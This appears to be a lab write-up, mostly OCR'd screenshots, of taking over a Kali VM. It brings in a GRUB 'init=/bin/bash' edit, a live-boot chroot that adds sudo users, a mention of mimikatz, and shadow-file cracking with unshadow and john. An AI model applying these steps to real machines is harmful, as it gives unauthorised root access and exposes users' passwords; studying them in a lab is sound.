
I created .exe using tools on the system




Executing program




We can see that it worked !



We could also add this to GPO




To gain NT-Authority we can use mimikatz



PART 2


We can gain access to the machine via manipulating GRUB Bootloader



The screenshot shows a Kali Linux virtual machine running in Oracle VM VirtualBox. The window title is "Kali-Linux-2020.4-vbox-amd64 [Uruchomiona] - Oracle VM VirtualBox". The menu bar includes "Plik", "Maszyna", "Widok", "Wejście", "Urządzenia", and "Pomoc". A status bar at the top indicates that the "Automatycznego przechwytywania klawiatury" (Automatic keyboard capture) option is enabled. The main display area shows the GNU GRUB version 2.04-8kali1 boot menu. The menu is a blue box with white text containing the following code:

```
insmod gzio
if [ x$grub_platform = xxen ]; then insmod xzio; insmod lzopio; fi
insmod part_msdos
insmod ext2
set root='hd0,msdos1'
if [ x$feature_platform_search_hint = xy ]; then
  search --no-floppy --fs-uuid --set=root --hint-bios=hd0,msdos1 --\
hint-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1  a6825b63-bb13-4904-a565-\
b3e60153ab45
else
  search --no-floppy --fs-uuid --set=root a6825b63-bb13-4904-a565-b\
3e60153ab45
fi
echo      'Loading Linux 5.9.0-kali1-amd64 ...'
linux     /boot/vmlinuz-5.9.0-kali1-amd64 root=UUID=a6825b63-bb1\
3-4904-a565-b3e60153ab45 ro quiet splash
echo      'Loading initial ramdisk ...'
initrd    /boot/initrd.img-5.9.0-kali1-amd64
```

Below the code, there is a message: "Minimum Emacs-like screen editing is supported. TAB lists completions. Press Ctrl-x or F10 to boot, Ctrl-c or F1 for a command-line or ESC to discard edits and return to the GRUB menu." The Kali Linux logo is visible in the bottom right corner of the menu box.



Kali-Linux-2020.4-vbox-amd64 [Uruchomiona] - Oracle VM VirtualBox

Plik Maszyna Widok Wejście Urządzenia Pomoc

Opcja **Automatycznego przechwytywania klawiatury** jest włączona. Maszyna wirtualna automatycznie

```
insmod gzio
if [ x$grub_platform = xxen ]; then insmod xzio; insmod lzopio; fi
insmod part_msdos
insmod ext2
set root='hd0,msdos1'
if [ x$feature_platform_search_hint = xy ]; then
  search --no-floppy --fs-uuid --set=root --hint-bios=hd0,msdos1 --\
hint-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1  a6825b63-bb13-4904-a565-\
b3e60153ab45
else
  search --no-floppy --fs-uuid --set=root a6825b63-bb13-4904-a565-b\
3e60153ab45
fi
echo      'Loading Linux 5.9.0-kali1-amd64 ...'
linux     /boot/vmlinuz-5.9.0-kali1-amd64 root=UUID=a6825b63-bb1\
3-4904-a565-b3e60153ab45 rw init=/bin/bash
echo      'Loading initial ramdisk ...'
initrd    /boot/initrd.img-5.9.0-kali1-amd64
```

Minimum Emacs-like screen editing is supported. TAB lists completions. Press Ctrl-x or F10 to boot, Ctrl-c or for a command-line or ESC to discard edits and return to the GRUB menu.



KALI
DEFENSIVE SECURITY

Right Control


and now adding user ;)


Kali-Linux-2020.4-vbox-amd64 [Uruchomiona] - Oracle VM VirtualBox

Plik Maszyna Widok Wejście Urządzenia Pomoc

Opcja **Automatycznego przechwytywania klawiatury** jest włączona. Maszyna wirtualna automatycznie **przechwyci** klawiaturę za każdym razem, gdy zostanie naciśnięta klawisz.  


```
/dev/sda1: clean, 307841/5185536 files, 2852557/20721152 blocks
done.
[ 2.391121] EXT4-fs (sda1): mounted filesystem with ordered data mode. Opts: (null)
done.
Begin: Running /scripts/local-bottom ... done.
Begin: Running /scripts/init-bottom ... done.
[ 2.452408] usb 1-1: New USB device found, idVendor=80ee, idProduct=0021, bcdDevice= 1.00
[ 2.452926] usb 1-1: New USB device strings: Mfr=1, Product=3, SerialNumber=0
[ 2.453406] usb 1-1: Product: USB Tablet
[ 2.453867] usb 1-1: Manufacturer: VirtualBox
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@none):/# adduser nowy
Adding user `nowy' ...
Adding new group `nowy' (1001) ...
Adding new user `nowy' (1001) with group `nowy' ...
Creating home directory `/home/nowy' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for nowy
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] Y
root@none):/# adduser nowy sudo
Adding user `nowy' to group `sudo' ...
Adding user nowy to group sudo
Done.
root@none):/# _
```


 Right Control ...



Or

using KALI Live





The screenshot shows a Kali Linux desktop environment. On the left sidebar, there are icons for 'Trash', 'File System', and 'Home'. The main area is a dark blue desktop with a terminal window titled 'root@kali: /' open. The terminal window has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal output shows the following commands and their results:

```
root@kali: /  
File Actions Edit View Help  
# mount /dev/sda2 /nowy  
mount: /nowy: wrong fs type, bad option, bad superblock on /dev/sda2, missing  
codepage or helper program, or other error.  
dmesg(1) may have more information after failed mount system call.  
  
# mount /dev/sda5 /nowy  
mount: /nowy: unknown filesystem type 'swap'.  
dmesg(1) may have more information after failed mount system call.  
  
# mount /dev/sda1 /nowy  
  
# chroot /nowy  
(root@kali)-[/]  
# pwd  
/  
  
# ls  
bin  home      lib      lost+found  proc  srv  var  
boot information  lib32    media      root  sys  vmlinuz  
dev  initrd.img  lib64    mnt        run   tmp  vmlinuz.old  
etc  initrd.img.old  libx32   opt        sbin  usr
```

Below the terminal window, the following command and its output are visible:

```
(root@kali)-[/]  
# adduser drugi  
Adding user `drugi' ...  
Adding new group `drugi' (1003) ...  
Adding new user `drugi' (1003) with group `drugi' ...  
Creating home directory `/home/drugi' ...
```

Kali-Linux-2020.4-vbox-amd64 [Uruchomiona] - Oracle VM VirtualBox

Plik Maszyna Widok Wejście Urządzenia Pomoc

1 2 3 4

19:21


```
root@kali: /
File Actions Edit View Help
bin home lib lost+found proc srv var
boot information lib32 media root sys vmlinuz
dev initrd.img lib64 mnt run tmp vmlinuz.old
etc initrd.img.old libx32 opt sbin usr

(root@kali)-[/]
# adduser drugi
Adding user 'drugi' ...
Adding new group 'drugi' (1003) ...
Adding new user 'drugi' (1003) with group 'drugi' ...
Creating home directory '/home/drugi' ...
Copying files from '/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for drugi
Enter the new value, or press ENTER for the default
Full Name []:
Room Number []:
Work Phone []:
Home Phone []:
Other []:
Is the information correct? [Y/n] y

(root@kali)-[/]
# adduser drugi sudo
Adding user 'drugi' to group 'sudo' ...
Adding user drugi to group sudo
Done.

(root@kali)-[/]
# sync
```

As we can see it's working ;)



Trying to crack passwords:

```
Kali-Linux-2020.4-vbox-amd64 [Uruchomiona] - Oracle VM VirtualBox
Plik Maszyna Widok Wejście Urządzenia Pomoc
root@kali: /home/nowy3 03:48 PM
root@kali: /home/nowy3
File Actions Edit View Help
root@kali: /home/nowy3 root@kali: /home/nowy3
(root@kali)-[/home/nowy3]
# unshadow /etc/passwd /etc/shadow > pasy
(root@kali)-[/home/nowy3]
# john pasy
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (sha512crypt, crypt(3) $6$
[SHA512 256/256 AVX2 4x])
Remaining 3 password hashes with 3 different salts
Cost 1 (iteration count) is 5000 for all loaded hashes
